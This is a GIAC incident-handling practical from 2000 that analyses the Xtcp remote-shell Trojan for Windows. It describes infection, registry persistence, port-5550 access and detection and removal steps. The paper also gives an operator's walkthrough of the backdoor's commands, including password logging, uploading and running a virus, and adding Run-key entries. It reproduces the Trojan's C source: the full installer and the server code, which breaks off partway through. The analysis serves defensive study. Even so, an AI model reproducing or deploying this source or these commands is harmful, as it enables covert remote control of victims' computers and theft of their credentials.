Global Information Assurance Certification Paper

GIAC Advanced Incident Handling and Hacker Exploits
Practical Assignment

Parliament Hill

By

Iosif Crivianu

Sept 14, 2000

Exploit Details

Name: Xtcp

Variants: Insane Network working on port –2000 (minus 2000) Win95
Insane Network4 working on port 2000 on Windows 95

Operating System: Windows 95, 98, NT 4.0 and Windows 2000

Protocols/Services: TCP/IP


Brief Description: Xtcp is a backdoor Trojan which opens a "shell' on a Windows machine, allowing the hacker to work similar to a Unix systems shell access. In this way, the hacker can easily access your computer through telnet doing operations on files located on the infected computer. Also the hacker can restart the computer, access to a PPP type connection, establish communications link with another computer for Telnet sessions.

Protocol Description

The protocol used to execute this exploit is TCP, usually working on port 5550. The full C source code is freely available, and the banner or port can be easily modified to work on a different configuration.

Description of variants

The variants are working basically in the same way like Xtcp. The difference is: Insane Network opens port –2000 and can't be detected, while Insane Netwok4 is working on port 2000.





But using a sniffer (e.g. Snoop from Solaris) you can see a high port opening, port

63536:

```
_______________________________
  1   0.00000   10.10.10.2 -> 10.10.10.3   ETHER Type=0800 (IP), size = 66
bytes
  1   0.00000   10.10.10.2 -> 10.10.10.3   IP  D=10.10.10.3 S=10.10.10.2
LEN=48, ID=2911
  1   0.00000   10.10.10.2 -> 10.10.10.3   TCP D=63536 S=1350 Syn
Seq=3215179390 Len=0 Win=16384 Options=<mss 1460,nop,nop,sackOK>
_______________________________
  2   0.00037   10.10.10.3 -> 10.10.10.2   ETHER Type=0800 (IP), size = 64
bytes
  2   0.00037   10.10.10.3 -> 10.10.10.2   IP  D=10.10.10.2 S=10.10.10.3
LEN=44, ID=5394
  2   0.00037   10.10.10.3 -> 10.10.10.2   TCP D=1350 S=63536 Syn
Ack=3215179391 Seq=14167520 Len=0 Win=8760 Options=<mss 1460>
_______________________________
  3   0.00017   10.10.10.2 -> 10.10.10.3   ETHER Type=0800 (IP), size = 64
bytes
  3   0.00017   10.10.10.2 -> 10.10.10.3   IP  D=10.10.10.3 S=10.10.10.2
LEN=40, ID=2912
  3   0.00017   10.10.10.2 -> 10.10.10.3   TCP D=63536 S=1350
Ack=14167521 Seq=3215179391 Len=0 Win=17520
_______________________________
  4   0.00145   10.10.10.3 -> 10.10.10.2   ETHER Type=0800 (IP), size = 120
bytes
  4   0.00145   10.10.10.3 -> 10.10.10.2   IP  D=10.10.10.2 S=10.10.10.3
LEN=102, ID=5650
  4   0.00145   10.10.10.3 -> 10.10.10.2   TCP D=1350 S=63536
Ack=3215179391 Seq=14167521 Len=62 Win=8760
_______________________________
  5   0.18689   10.10.10.2 -> 10.10.10.3   ETHER Type=0800 (IP), size = 64
bytes
  5   0.18689   10.10.10.2 -> 10.10.10.3   IP  D=10.10.10.3 S=10.10.10.2
LEN=40, ID=2913
  5   0.18689   10.10.10.2 -> 10.10.10.3   TCP D=63536 S=1350
Ack=14167583 Seq=3215179391 Len=0 Win=17458
```

For confirmation, I telnet on port 63563 and used netstat –rn command on the infected computer in order to detect this port:





In these two variants you can use more commands to attack the victim:

cad [-e][-d]
cad -e: enable control-alt-delete
cad -d: disable control-alt-delete
//annoying screens functions
snow
reverse
bomb
melt
//
task[-e][-d]
task -e: enable taskbar
task -d: disable taskbar
share
Decrypts the file-sharing passwords
If it doesn't return any info, the infected computer doesn't have sharing enabled.

How the exploit works

First of all, this is a Trojan, a program that is working in client- server mode.
There are different types of remote access Trojans:

- password stealing - steal passwords, cache and record them, then send them in some form to the hacker, sometimes by email, sometimes by other means.
- basic file server - create a hidden file server onto the victims computer that

allows full access to the victims hard drive(s). These Trojans are sometimes used to upload more dangerous Trojans. Xtcp is one of this Trojans.

- remote administration Trojan - are way more sophisticated. Using a Trojan of this type the hacker can basically do anything. Things like turning on your camera and watching you, logging every key stroke you type on your keyboard, the ability to get all passwords including icq, dial up accounts etc. These Trojans are the most common and also the most dangerous.

The Xtcp Trojan consists of two files and modifies the Windows Registry in order to be able to perform all its actions:

- Install.exe,
- Xtcp.exe – the server. Easily you can change the name “to be more attractive” Pamela.com or tryme.bat.

The Xtcp.exe server is the evil part, once executed it hides itself inside your computer and opens a port (5550) allowing the client to access the computer. With this hole, a client simply telnets in the infected PC and can issue commands.

The Trojan must arrive to the system infected (or more correctly, affected) via any of the regular virus entry routes: floppy disks, CD-ROMs, computer networks, the Internet, FTP, sending receiving e-mail messages to which the file containing the Trojan is attached.

The installation is very simple. If you double click the "install.exe" program, the xtcp will be installed. "xtcp.exe" will be copied to "\windows\system\winmsg32.exe", and the entry is added to the registry:

(\\HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run)

XTCP will be started when next boot will occur. But it is possible the hacker to send only the second file using the email for example under another name “tryme.bat”. The user will run the program that opens the port. After that the hacker using the Xtcp commands can fix and maintain the backdoor open.

After installation you will be able to login onto the “infected” computer by using the telnet client as UNIX telnetd. You will see the '#' prompt on the target machine and you will be able to do the following jobs on the target:


- remove, copy, delete, execute, upload, download
- reboot, shutdown
- extract the PPP and Web-Authorization password
- login to other host via the target machine

Diagram

For this test, I used a hub and four computers using different operating systems in a following configuration:

- Windows 95


- Windows NT4
- Windows 2000
- Solaris 2.7 (Intel platform) box with a sniffer (snoop).



How to use it?

Assuming that the hacker infected one of your network computers, you must know the IP address of the target machine. Using a port scan tool and scanning the network on port 5550 you will find the IP address of the infected computer. If you can get the IP address, you can simply login to the target by using the telnet client utilities on port 5550 (ex. telnet 10.10.10.200 5550).

You will be able to see the shell prompt "[ush]#" exactly like in Unix, when you are connected to the target:



Now you can use different commands. Some commands are not working in Windows 2000 (like reboot, shutdown…), but basically you can control the computer. Normaly if somebody recompiles “ajusting” few lines in the code and creates another exe, it will be possible to use the above commands too. Here are the commands supported by Xtcp:

(1) ls


This command lists the files on the specified directory. If you want to see all files which exist on the specified directory, you have to specify "*.*" on the argument of ls command. Xtcp doesn't save the information of the current directory. You have to specify the absolute-path.

(Ex.)
[ush]# ls c:.**
All files are shown on c:\

[ush]# ls c:\windows.in*
All files, which contains the extension ".ini" on c:\windows

The listed format is as follows: Attribute FileName Size Date

Attribute:
a: Archive
d: Directory
h: Hidden
r: Read only
s: System



(2) cat

This command dumps the text file as UNIX "cat" command.
(Ex.)
[ush]# cat c:\Setuplog.old

(3) cp

This command copies the file inside the target computer.
(Ex.)
[ush]# cp c:\Setuplog.old c:\windows\aaa
Copy "c:\Setuplog.old" to "c:\windows\aaa"

(4) rm

This command removes the file.
(Ex.)
[*ush]# rm c:\autoexec.bat*
Remove "c:\autoexec.bat"

(5) ren

This command renames the filename

(Ex.)
[ush]# rm c:\autoexec.bat c:\autoexec.bak
Rename "c:\autoexec.bat" to "c:\autoexec.bak"

(6) exec

This command executes the program on the target computer.
(Ex.)
[ush]# exec c:\windows\notepad.exe c:\autoexec.bat

(7) mktext

You can make a textfile by using this command.
(Ex.)
[ush]#mktext c:\test.txt
aaa bbb
ccc
^D ⇐ terminate with 'Ctrl+D'
[ush]#

(8) popup

You can display the popup messages on the target display.
(Ex.)
[ush]# popup Hello. I've hacked your PC. Sorry.

(9) shutdown

This command shutdowns the target PC.

(10) reboot
This command reboots the target PC.

(11) passwd

This command Logs the account information when the PPP connection dialog box and web-authorization dialog box are shown.


-s : Start the logging
-t : Terminate the logging
-d : Remove the log file
No arguments: Display the log

(Ex.)
[ush]# passwd -s
Start the logging
[ush]# passwd -t
Terminate the logging
[ush]# passwd -d
Display the logfile.

(12) xtelnet

You can telnet to other host by using this command. The usage is same as the UNIX and Windows telnet command.
(Ex.)
[ush]# xtelnet 192.168.0.1 23

You can start a telnet session in a computer and another xtelnet session to another computer hiding your first connection.



(13) uuencode

You can translate the binary to text by using this command. If you use this command, you can copy the binary files on the target machine to your machine.

(Ex.)
[ush]# uuencode c:\test.zip c:\test.uue
“test.zip" is encoded to the text file "test.uue"
You can use the cat command to see "test.uue", and you can download the file using copy-paste. If you want to reconstruct the encoded text file to original binary, you can use different uudecode utilities (such as "aish").

(14) uudecode

You can translate the text to binary by using this command. If you want to upload

your binary to target machine, you can use this command.

(Ex.)
[ush]# mktext c:\virus.uue
begin 644 virus.exe
  ←——————— paste the uuencoded virus.exe
end
^D
[ush]# uudecode c:\virus.uue c:\virus.exe
[ush]# exec c:\virus.exe

(**15) regrun**

This command add the entry to the following registry:

HKEY_LOCAL_MACHINE
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

You can execute your favorite program when the Windows is booted.

Options:
 -c : Add the entry
 -l : Display the entry
 -d : Delete the entry

(Ex.)
[ush]# regrun -c trojan c:\windows\trojan.exe
 "trojan" is the entry name. ":\windows\trojan.exe" is the program
   which is executed when the Windows is booted.

[ush]# regrun -l

[ush]# regrun -d trojan
... "trojan" is the entry name.

(16) logout

logout from XTCP.


Signature of the attack


A. Case when Xtcp use port 5550

If you are trying to detect the server, use a port scanner and scan the computers on the network in port 5550. If you will find the server, open, in NT or Windows 2000 the Task Manager and you will see in Application xtcp running. Stop the process.

On the client computer run regedit and you will see a file-like tree on the left hand panel. Open the folders to follow the path:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

Click on 'Run' and the righthand panel will change. Look for the item titled: msgsv32 = "C:\WINDOWS\system\winmsg32.exe"
Right click on 'msgsv32' and choose Delete.
This key may be titled 'Install' instead of 'msgsv32', however both would point to the same msgsrv32.exe file.
Close regedit and reboot your PC.
When windows restarts, open Windows explorer, and in the directory C:\Windows\System\ find and delete the file winmsg32.exe.





B. If the Trojan is using a different port and different name, it will be more difficult to discover it. Try to scan the network and find a computer with an unnecessary open port. Telnet on this computer on open port and wait for a prompt.

How to protect against it?

- Close all the ports you don't need (xtcp will not be installed in this case).
- Don't open an email if it is not from a trusted site; don't use a diskette or program, which can infect you.
- Run an antivirus or a Trojan Cleaner, which is able to detect and remove this type of Trojan.
- Run a Host Sensor, you will have information or you will be alert when somebody is knocking on your dos.

Source code/ Pseudo code

Here is the code for the installation and for server:

a. Install.c

```
/*=============================================================================
===
       Tiny remote shell service program for Windows - XTCP Version 2.01
                        Installer Program Version 2.01
                    Produced The Shadow Penguin Security
                     http://shadowpenguin.backsection.net
```

```
        Developed by UNYUN (shadowpenguin@backsection.net), 1999/10/26

================================================================================
=
*/
#include <windows.h>
#include <windowsx.h>
#include <stdio.h>

#define FILENAME    "xtcp201.exe"
#define INSTALL     "\\winmsg32.exe"

BOOL filecopy(char *fn1,char *fn2)
{
    FILE    *fp1,*fp2;
    int     d;
    char    buf[1200];

    if ((fp1=fopen(fn1,"rb"))==NULL) return FALSE;
    if ((fp2=fopen(fn2,"wb"))==NULL){
        fclose(fp1);
        return FALSE;
    }
    for (;;){
        d=fread(buf,1,1000,fp1);
        if (d<=0) break;
        fwrite(buf,1,d,fp2);
    }
    fclose(fp1);
    fclose(fp2);
    return TRUE;
}
int PASCAL WinMain(HINSTANCE hInst, HINSTANCE hInstPrev, LPSTR pszCmdLine,
int CmdShow)
{
    char    sysdir[MAX_PATH+21];
    char    szKey[256];
    HKEY    hKey=0;
    DWORD   disp=0;
    LONG    lResult;

    GetSystemDirectory(sysdir,MAX_PATH);
    strcat(sysdir,INSTALL);
    if (filecopy(FILENAME,sysdir)==FALSE) return(-1);

    strcpy(szKey,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");

lResult=RegCreateKeyEx(HKEY_LOCAL_MACHINE,szKey,0,NULL,REG_OPTION_VOLATILE,
                       KEY_ALL_ACCESS,NULL,&hKey,&disp);
    if (lResult==ERROR_SUCCESS){

lResult=RegSetValueEx(hKey,"Msgsv32",0,REG_SZ,sysdir,strlen(sysdir));
        RegCloseKey(hKey);
    }
    return (0);
}
```

b. Xtcp.c ——————→ The Server

```
/*=========================================================================
==
       Tiny remote shell service program for Windows - XTCP Version 2.01
                   Produced The Shadow Penguin Security
                    http://shadowpenguin.backsection.net
        Developed by UNYUN (shadowpenguin@backsection.net), 1999/10/26

=========================================================================
=
*/
#include <sys/types.h>
#include <sys/stat.h>
#include <windows.h>
#include <windowsx.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock.h>

#define     LOGFILE                 "c:\\Windows\\System\\Winmsg.dll"   /*
PPPƒpƒXƒ  [ƒhƒ ƒO           */
#define     ALOGFILE                "c:\\Windows\\System\\Wintime.dll"  /*
AuthƒpƒXƒ  [ƒhƒ ƒO           */
#define     PPPWIN_SEARCH_INTERVAL  1000                                /*
PPP, Auth WindowŒŸ õInterval */
#define     TGAPP                   " Ú‘±"                              /*
PPP Window–¼                */
#define     AUTHAPP                 "ƒlƒbƒgƒ  [ƒN ƒpƒXƒ  [ƒh,Ì‘ü—Í"     /*
Auth Window–¼               */
#define     WNDNO_USER              5
#define     WNDNO_PASS              7
#define     WNDNO_TEL               12
#define     WNDNO_AUSER             2
#define     WNDNO_APASS             4
#define     CLASS_NAME              "Sysmon32"

#define     CMD_PASSWD          "passwd"
#define     CMD_LOGOUT          "logout"
#define     CMD_XTELNET         "xtelnet"
#define     CMD_LS              "ls"
#define     CMD_CAT             "cat"
#define     CMD_RM              "rm"
#define     CMD_CP              "cp"
#define     CMD_REN             "ren"
#define     CMD_MKTEXT          "mktext"
#define     CMD_REGRUN          "regrun"
#define     CMD_EXEC            "exec"
#define     CMD_HALT            "shutdown"
#define     CMD_REBOOT          "reboot"
#define     CMD_POPUP           "popup"
#define     CMD_UUENCODE        "uuencode"
#define     CMD_UUDECODE        "uudecode"

#define     PROMPT              "[ush]#"
#define     MIN_WSOCKVER        1
```

```
#define     WM_ASYNC_SELECT     WM_USER+1
#define     MAXBUF              10000
#define     MAXCMDLEN           1000
#define     CON1_PORT           5550
#define     MAX_IPADDR          30
#define     MAXEOFS             10

extern      LRESULT WINAPI TestWndProc(HWND, UINT, WPARAM, LPARAM);

SOCKET      sock_listen;
SOCKET      sock0,sock1;
int         sock_use[2];
UINT        dtimer;
UINT        ppp_pcount=0;
UINT        auth_pcount=0;

int XMessageBox(HWND hwnd,char *l1,char *l2,UINT flag)
{
    UINT z=0;
    //z=MessageBox(hwnd,l1,l2,flag);
    return(z);
}
int PASCAL WinMain(HINSTANCE hInst, HINSTANCE hInstPrev, LPSTR pszCmdLine,
int CmdShow)
{
    MSG         msg;
    WNDCLASS    wc;
    HWND        hWnd;

    if (!hInstPrev){
        wc.style        =0;
        wc.lpfnWndProc  =TestWndProc;
        wc.cbClsExtra   =0;
        wc.cbWndExtra   =0;
        wc.hInstance    =hInst;
        wc.hIcon        =LoadIcon(hInst,"Icon");
        wc.hCursor      =LoadCursor(NULL,IDC_ARROW);
        wc.hbrBackground=(HBRUSH)(COLOR_WINDOW+1);
        wc.lpszClassName=CLASS_NAME;

        if (!RegisterClass(&wc))
            return FALSE;
        hWnd=CreateWindow(CLASS_NAME,CLASS_NAME,WS_OVERLAPPEDWINDOW,
                          35,35,350,250,NULL,NULL,hInst,NULL);
    }
    if (hWnd!=NULL){
        //ShowWindow(hWnd,CmdShow);
        UpdateWindow(hWnd);
        while(GetMessage(&msg,NULL,0,0)){
            TranslateMessage(&msg);
            DispatchMessage(&msg);
        }
    }
    return(msg.wParam);
}
void    SocketOperation(HWND hwnd,WPARAM wParam,LPARAM lParam)
{
    long        lEvent=WSAGETSELECTEVENT(lParam);
    SOCKET      s=(SOCKET)wParam;
```

```
    INT         DestroySocket(SOCKET);
    BOOL        SendCommand(SOCKET,LPSTR,int);
    BOOL        ConnectToServer(HWND,LPSTR,int);
    BOOL        BootProcess(HWND,char *,char *);
    int         uudecode(char *,char *);
    int         uuencode(char *,char *,char *);
    UINT        r,i,j;
    UINT        tgport;
    static int  fmktext=0;
    static char buf[MAXBUF];
    static char scmd[MAXCMDLEN];
    static FILE *pmktext;
    char        tgipaddr[MAX_IPADDR];


    if (lEvent==FD_ACCEPT){
        SOCKADDR_IN clientAddr;
        int         nClientAddrLen=sizeof(clientAddr);
        SOCKET      s;

        s=accept(sock_listen,(LPSOCKADDR)&clientAddr,&nClientAddrLen);
        if (s==INVALID_SOCKET){
            if (WSAGetLastError()!=WSAEWOULDBLOCK) return;
        }
        if (sock_use[0]==0 && sock_use[1]==0){
            sock0=s;
            strcpy(scmd,"");
            sprintf(buf,"XTCP Ver2.01 Produced by Shadow Penguin
Security\n\r%s",PROMPT);
            send(sock0,buf,strlen(buf),0);
        }else{
            DestroySocket(s);
            return;
        }
    }else if (lEvent==FD_CONNECT){
        sprintf(buf,"Connected.\n\r");
        send(sock0,buf,strlen(buf),0);
        sock_use[1]=1;
        strcpy(scmd,"");
        return;
    }else if (lEvent==FD_CLOSE){
        DestroySocket(sock1);
        DestroySocket(sock0);
        sock_use[0]=0;
        sock_use[1]=0;
        strcpy(tgipaddr,"");
        tgport=0;
        return;
    }
    if ((r=recv(s,(LPSTR)&buf,MAXBUF,0))==SOCKET_ERROR) return;
    if (s==sock0){
